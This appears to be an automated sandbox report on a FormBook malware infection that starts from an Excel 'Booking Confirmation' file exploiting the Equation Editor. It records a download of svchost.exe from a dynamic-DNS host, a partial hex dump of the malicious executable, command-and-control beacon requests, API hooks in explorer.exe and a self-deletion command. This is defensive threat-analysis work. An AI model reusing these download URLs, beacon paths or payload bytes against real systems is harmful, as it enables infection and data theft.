Nov 26, 2020 09:05:27.992831945 CET	8.8.8.8	192.168.2.22	0x2e78	Name error (3)	www.akmh.pro	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- workfinewsdysanotherrainbowlomoyentwsnma.ydns.eu
- www.affinitymotorsales.com
- www.setyourhead.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	103.125.191.5	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 09:03:42.330790997 CET	1	OUT	GET /worksdoc/svchost.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: workfinewsdysanotherrainbowlomoyentwsnma.ydns.eu Connection: Keep-Alive
Nov 26, 2020 09:03:42.558485985 CET	2	IN	HTTP/1.1 200 OK Date: Thu, 26 Nov 2020 08:03:38 GMT Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38 Last-Modified: Wed, 25 Nov 2020 23:15:49 GMT ETag: "de000-5b4f69ba08c46" Accept-Ranges: bytes Content-Length: 909312 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9e e5 be 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 d4 0d 00 00 0a 00 00 00 00 00 00 1e f3 0d 00 00 20 00 00 00 00 0e 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 d0 f2 0d 00 4b 00 00 00 00 00 0e 00 10 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0e 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 24 d3 0d 00 00 20 00 00 00 d4 0d 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 10 06 00 00 00 00 0e 00 00 08 00 00 00 d6 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 0e 00 00 02 00 00 00 de 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f3 0d 00 00 00 00 00 48 00 00 00 02 00 05 00 c8 6f 0b 00 08 83 02 00 03 00 00 00 31 00 00 06 f8 6a 02 00 d0 04 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 02 00 06 00 00 00 01 00 00 11 28 02 00 00 06 2a 00 00 13 30 05 00 13 01 00 00 02 00 00 11 72 01 00 00 70 0a 06 72 09 00 00 70 28 08 00 00 06 28 09 00 00 06 3a c9 00 00 00 20 fa 1b 25 b4 20 e0 3a 01 ac 61 25 0c 1d 5e 45 07 00 00 00 05 00 00 00 a9 00 00 00 4f 00 00 00 d0 ff ff ff 1f 00 00 00 99 00 00 00 7d 00 00 00 38 a4 00 00 00 28 03 00 00 06 0b 07 2d 08 20 aa a8 23 fc 25 2b 06 20 eb 5c c8 de 25 26 2b b6 07 28 0d 00 00 06 28 0e 00 00 06 72 1d 00 00 70 28 0f 00 00 06 2c 08 20 2d 58 ab 08 25 2b 06 20 64 13 ed 55 25 26 08 20 2a ba e0 05 5a 61 2b 86 06 72 29 00 00 70 28 0a 00 00 06 28 0b 00 00 06 2c 08 20 25 c7 bf 5f 25 2b 06 20 c0 c9 bb 2a 25 26 08 20 d9 02 38 4b 5a 61 38 58 ff ff ff 72 4d 00 00 70 28 10 00 00 06 08 20 a6 ef a1 bc 5a 20 58 2c c2 78 61 38 3c ff ff ff 14 28 0c 00 00 06 20 ca 8a 29 b0 38 2c ff ff ff 14 fe 06 07 00 00 06 73 1d 00 00 0a 28 11 00 00 06 25 17 28 12 00 00 06 14 28 13 00 00 06 2a 00 13 30 03 0 0 0b 00 00 00 01 00 00 11 7f 01 00 00 04 28 27 00 00 06 2a 00 1b 30 05 00 4c 02 00 00 03 00 00 11 02 75 03 00 00 01 0a 06 3a 99 00 00 00 20 e5 fb d6 35 20 58 bd 35 1e 61 25 0b 1f 0e 5e 45 0e 00 00 00 05 00 00 00 8b 00 00 00 1f 00 00 00 de 00 00 00 b3 ff ff ff 7a 01 00 00 f7 00 00 00 67 00 00 00 5f 01 00 00 4c 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL_P @ @@K H.text$ `.rsrc@@.reloc @BHo1j0(*0rprp ((: % :a%^EO}8(- #%+ \%&+((rp(, -X%+ dU%& *Za+r)p((, %_%+ *%& 8KZa8XrMp(Z X,xa8<( )8,s(%((*0('*0Lu: 5 X5a%^Ezg_L

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	216.130.188.93	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 09:04:47.360749960 CET	949	OUT	GET /kgw/?FN=-ZD4lhJxcp08lll&YPxdA=D+Ti5aR1Wzy55HWIHky6cyQTuFVn7YolhMhL9zo9Uhy0mVzlryEZIhtqzRusDBhtj2h8Dg== HTTP/1.1 Host: www.affinitymotorsales.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 09:04:47.465672016 CET	950	IN	HTTP/1.1 302 Found Cache-Control: no-cache Content-length: 0 Location: https://www.affinitymotorsales.com/kgw/?FN=-ZD4lhJxcp08lll&YPxdA=D+Ti5aR1Wzy55HWIHky6cyQTuFVn7YolhMhL9zo9Uhy0mVzlryEZIhtqzRusDBhtj2h8Dg== Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 09:05:07.705564022 CET	950	OUT	GET /kgw/?YPxdA=qxnbG0TgnGHGw+QslghqCPaDw7mfFbPu6Z/l2x9tLypy5Il4TL/Oe56TI1g3tXVevJbT7w==&FN=-ZD4lhJxcp08lll HTTP/1.1 Host: www.setyourhead.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 09:05:07.821191072 CET	951	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 08:05:07 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c9ca-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes


Process: explorer.exe, Module: USER32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE1
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE1
GetMessageW	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE1
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE1

Statistics

Behavior

- EXCEL.EXE
- EQNEDT32.EXE
- vbc.exe
- RegSvcs.exe
- explorer.exe
- raserver.exe
- cmd.exe



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2448 Parent PID: 584

General

Start time:	09:02:53
Start date:	26/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fda0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Booking Confirmation.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FFEF526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Booking Confirmation.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FFEF591	WriteFile
C:\Users\user\Desktop\~$Booking Confirmation.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FFEF526	WriteFile
C:\Users\user\Desktop\~$Booking Confirmation.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FFEF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	?a8	binary	3F 61 38 00 90 09 00 00 02 00 00 00 00 00 00 00 6A 00 00 00 01 00 00 00 34 00 00 00 2A 00 00 00 62 00 6F 00 6F 00 6B 00 69 00 6E 00 67 00 20 00 63 00 6F 00 6E 00 66 00 69 00 72 00 6D 00 61 00 74 00 69 00 6F 00 6E 00 2E 00 78 00 6C 00 73 00 78 00 00 00 62 00 6F 00 6F 00 6B 00 69 00 6E 00 67 00 20 00 63 00 6F 00 6E 00 66 00 69 00 72 00 6D 00 61 00 74 00 69 00 6F 00 6E 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2536 Parent PID: 584

General

Start time:	09:03:13
Start date:	26/11/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2884 Parent PID: 2536

General

Start time:	09:03:18
Start date:	26/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xe80000
File size:	909312 bytes
MD5 hash:	5DEDC928F9F5E3A4C59490E79BCF0773
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2189231166.00000000023CF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2191333109.00000000036C5000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2191333109.00000000036C5000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2191333109.00000000036C5000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2189207331.0000000002371000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 25%, ReversingLabs

Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E467995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E467995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E37DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E46A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E37DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E37DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E37DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E37DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E37DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E37DE2C	ReadFile

Analysis Process: RegSvcs.exe PID: 2344 Parent PID: 2884

General

Start time:	09:03:27
Start date:	26/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xf30000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2218037649.00000000003A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2218037649.00000000003A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2218037649.00000000003A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2218059769.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2218059769.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2218059769.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2218005486.0000000000270000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2218005486.0000000000270000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2218005486.0000000000270000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	419E47	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2344

General

Start time:	09:03:29
Start date:	26/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: raserver.exe PID: 3024 Parent PID: 1388

General

Start time:	09:03:38
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\raserver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\raserver.exe
Imagebase:	0x9a0000
File size:	101888 bytes
MD5 hash:	0842FB9AC27460E2B0107F6B3A872FD5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2378175616.0000000000120000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2378175616.0000000000120000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2378175616.0000000000120000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2378328002.0000000000290000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2378328002.0000000000290000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2378328002.0000000000290000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2378260820.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2378260820.00000000001E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2378260820.00000000001E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	139E47	NtReadFile

Analysis Process: cmd.exe PID: 3004 Parent PID: 3024

General

Start time:	09:03:42
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe'
Imagebase:	0x49d30000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe	success or wait	1	49D3A7BD	DeleteFileW

Disassembly

Code Analysis